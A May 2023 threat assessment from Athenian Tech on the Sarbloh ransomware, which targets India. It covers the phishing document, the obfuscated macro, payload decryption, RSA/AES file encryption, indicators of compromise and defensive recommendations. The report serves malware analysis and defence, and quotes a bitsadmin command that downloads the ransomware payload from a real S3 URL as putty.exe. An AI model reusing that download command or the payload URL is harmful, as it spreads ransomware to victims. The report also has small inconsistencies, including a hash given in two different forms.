



# Threat Assessment - Sarbloh Ransomware

May, 2023

# TABLE OF CONTENTS

Executive Summary	3
Dark Web and Threat Activity	3
Techniques, Tools, and Procedures	5
Recommendations	8
References	9

# Executive Summary

In recent years, ransomware has become one of the most frequent cybersecurity threats. The current epidemic has played a crucial role in the rise of ransomware. In 2020, there will be an increase in ransomware assaults as more employees work from home. Following in the footsteps of the league, we now have Sarbloh Ransomware on the market.

Athenian Tech's research team has discovered a malicious document that spreads the Sarbloh Ransomware. Unlike other ransomware that seeks a ransom from the victim to regain access to the data after payment, the Sarbloh ransomware assault is directed at India. It has a political motive linked to the country's farmers protests. Users may be targeted via spear-phishing email campaigns that contain harmful documents.

ID ransomware, which is used to detect malicious software, was created by - Sarbloh is based on the KhalsaCrypt branch of open-source ransomware. This is terrible news since this specific branch of harmful code has no known flaws. If you are infected, you will almost certainly never see your data again. Because Sarbloh isn't interested in your money, it wants the agriculture laws to be abolished. The issue is the individuals who will catch in the crossfire. The Khalsa Cyber Fauj is the name of the outfit that has claimed responsibility for the malware thus far.

## Dark Web and Threat Activity

A malicious document is being distributed in this attack, which downloads ransomware from the following URLs :

hxxps://s3.ap-south-

1.amazonaws.com/ans[.]video.input/transcode\_input/profile16146815778005vw0qb.png

hxxp://s3.ap-south-

1.amazonaws.com/ans[.]video.input/transcode\_input/profile16146815778005vw0qb.png

When this ransomware payload infiltrates the system via infected documents and remains undetected, it encrypts and locks system documents such as audio, photos, video, databases, and other critical documents. The encrypted files are renamed with the ".sarbloh" extension. Finally, the ransomware releases a "README SARBLOH.txt" ransom letter or a lock screen message demanding ransom. The ransomware letter, in this case, is linked to farmer demonstrations in India.




Fig 1: Ransom note

The hash value of the file we detected and examined is: "b8756966cf478aa401a067f14eefb57f34eea127348973350b14b5b53e3eec4f"



Fig 2: Malicious Document

# Techniques, Tools, and Procedures

## Technical analysis:

A macro with substantially disguised VBA code is included in the office document attachment. In the assault chain, this function is in charge of delivering the payload. The executable file is a call to its admin assigned to a variable that provides a URL to download the file and where it should download after debugging the macro.

The following is the command:

```
"bitsadmin /transfer myDownloadJOb23
```

```
https://s3.ap-south-
```

```
1.amazonaws.com/ans.video.input/transcode_input/profile16146815778005vw0qb.png
```

```
C:\Users\admin\Documents\putty.exe"
```

The file is downloaded in User Documents named putty.exe which is our final payload.




The malicious macro contained in this document downloads and installs an extra payload on the victim's computer. When users activate security content, the macro has an autopen function that executes subfunctions. The debug view of all macro functions is highlighted in the figure below



## Payload Analysis:

The payload is only 21 kb in size when downloaded. To make it look legitimate, the attacker labels it putty.exe. When looking at the file's contents, it discovered that there is no import directory. It appears that APIs are dynamically resolving in this scenario. The data segment contains hex values that are decrypted using the RC4 algorithm with the key "FUCKINDIA." The RC4 logic has been statically implemented. As a result, a variety of APIs are dynamically loaded.



Address	Hex	ASCII
001F57E0	00 00 00 00 00 00 00 00 31 39 41 44 31 43 36 45	.....19AD1C6E
001F57F0	36 34 34 30 35 34 31 38 32 33 35 35 00 00 00 00	644054182355....
001F5800	31 39 41 44 31 43 36 35 36 45 35 35 36 30 32 45	19AD1C656E55602E
001F5810	32 30 35 41 46 45 35 30 37 45 45 34 38 37 35 42	205AFE507EE4875B
001F5820	43 46 43 39 41 36 33 41 41 45 43 39 00 00 00 00	CFC9A63AAEC9....
001F5830	30 37 42 44 30 32 36 42 36 35 34 38 34 34 30 39	07BD026B65484409
001F5840	32 31 35 30 46 38 35 42 36 46 46 33 42 31 36 45	2150F85B6FF3B16E
001F5850	44 39 43 34 42 41 33 38 00 00 00 00 00 00 00 00	D9C4BA38.....
001F5860	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

## File Encryption:

The encryption used by this malware is a mix of RSA and AES. AES-128 CBC mode is used to encrypt the files, with a randomly generated key that is unique to each file. The AES KEY is then encrypted using RSA. Let's take a closer look at this.

In the data section, the RSA public key is stored in base-64 format. Within CSP "Microsoft Enhanced Cryptographic Provider v1.0," a call to API "CryptAcquirecontext" is made to retrieve the handle for the current user. This API is used twice to get RSA and AES handles, respectively

```
-----BEGIN PUBLIC KEY-----
MIIBITANBgkqhkiG9w0BAQEFAAOCAQ4AMIIBCQKCAQBvDxdHEUBJM6TYrpMkTpk1nDRWw0HwIQjgTxVihGTkZOOg1STUYDhGzY6i2UJarvCE7r
+65raJOUaLNOK3Gnhbfxdyvm4uYFrikbepkChNm0XNBKTxHD0v4nylYX02oe+BSf3dealMyXaIm0FEe7miw/DCNrJ14BjvqdH/Yzka
+5bTpaELBbvja3Cm/zHPUTRDyvAtbvShjuLb/ledu9W8lWjEX6b96/3NHmryRnJtYQdWvpycQ8+ZPsRkWW2xp8UBo35PPUq4gpcNGWvCJUBKxodWg
+8w+sVWOSUsuCI288YA/xVwKpI16XdgLI0HJdZP1680FhThAgNEAAE-----END PUBLIC KEY---
```

The encrypted data is written into the encrypted file, with the encrypted AES key, the length of the original file, and the size of the key, and the AES key is afterwards destroyed using CryptDestroyKey.

A few encrypted files with the extension .sarbloh are shown in the following image:



The second thread utilises APIs like CreateWindow and ShowWindow to construct a window that displays the ransom letter. Data and display it in the window created, utilise the APIs GetMessage, TranslateMessage, and DisplayMessage.

## Indicators of Compromise(IOC):

SHA256: b8756966cf478aa401a067f14eebf57f34eea127348973350b14b5b53e3eec4f

SHA256: 5a7da8e180cbf700634d753635e9c89bdf7448cde913abdc384276c1cdab4d4c

URL:

s3.ap-south-

1.amazonaws.com/ans.video.input/transcode\_input/profile16146815778005vw0qb[.]png

SHA256: acbe95f70f7d8e20781841cfd859d78575ccd36720c68b60789251a509e1194d

Mutant: \40691290-71d5-45bc-b86a-e714496f4bf2

# Recommendations

Users and administrators are advised to take the following preventive measures to protect their

computer networks from ransomware infection/attacks:

- Maintain updated Antivirus software on all systems
- Keep the operating system third party applications (MS Office, browsers, browser Plugins) up-to-date with the latest patches.
- Do not open attachments in unsolicited emails, even if they come from people in your contact list, and never click on a URL contained in an unsolicited e-mail, even if the link seems benign. In cases of genuine URLs, close out the email and go to the organization's website directly through the browser.
- Do not enable Macros if prompted by documents received from untrusted sources.
- Follow safe practices when browsing the web. Ensure the web browsers are secured enough with appropriate content controls.
- Perform regular backups of all critical information to limit the impact of data or system loss and to help expedite the recovery process. Ideally, this data should be kept on a separate device, and backups should be stored offline.
- Check regularly for the integrity of the information stored in the databases.
- Regularly check the contents of backup files of databases for any unauthorized encrypted contents of data records or external elements (backdoors /malicious scripts.)
- If not required, consider disabling PowerShell / windows script hosting.
- Restrict users' abilities (permissions) to install and run unwanted software applications.
- Enable personal firewalls on workstations.
- Enabled Windows Defender Application Guard with designated the trusted sites as whitelisted, so that all locations will be open in the container to block the access to memory, local storage, other installed applications or any other resources of interest to the attacker.
- Enable Exploit Protection [Successor to EMET] that includes several client-side mitigation steps. Detailed configuration steps can be seen in <https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/en-able-exploit-protection>. Turn on attack surface reduction rules, including rules that block credential theft, ransomware activity, and suspicious use of PsExec and WMI.
- Implement strict External Device (USB drive) usage policy.
- Employ data-at-rest and data-in-transit encryption.
- Consider installing Enhanced Mitigation Experience Toolkit or similar host-level anti-exploitation tools.



- Block the attachments of file types, exe|pif|tmp|url|vb|vbe|scr|reg|cer|pst|cmd|com|bat|dll|dat|hlp|hta|js|wsf
- Carry out vulnerability Assessment, penetration testing (VAPT), and information security audit of critical networks/systems, especially database servers from CERT-IN empanelled auditors. Repeat audits at regular intervals.
- Individuals or organizations are not encouraged to pay the ransom, as this does not guarantee files will be released. Report such instances of fraud to CERT-In and Law Enforcement agencies
- Refer following advisory for additional best practices to prevent ransomware attacks <https://www.csk.gov.in/alerts/ransomware.html>

## References

<https://blogs.quickheal.com/activists-turn-hacktivists-new-ransomware-that-does-not-demand-money/>

<https://www.csk.gov.in/alerts/ransomware.html>


<https://cybleinc.com/2021/03/08/sarbloh-ransomware-targets-india-through-political-agenda/>


<https://www.cyberswachhtakendra.gov.in/alerts.html>



## Contact Us

---

 [arvind@atheniantech.com](mailto:arvind@atheniantech.com)

 [www.atheniantech.com](http://www.atheniantech.com)

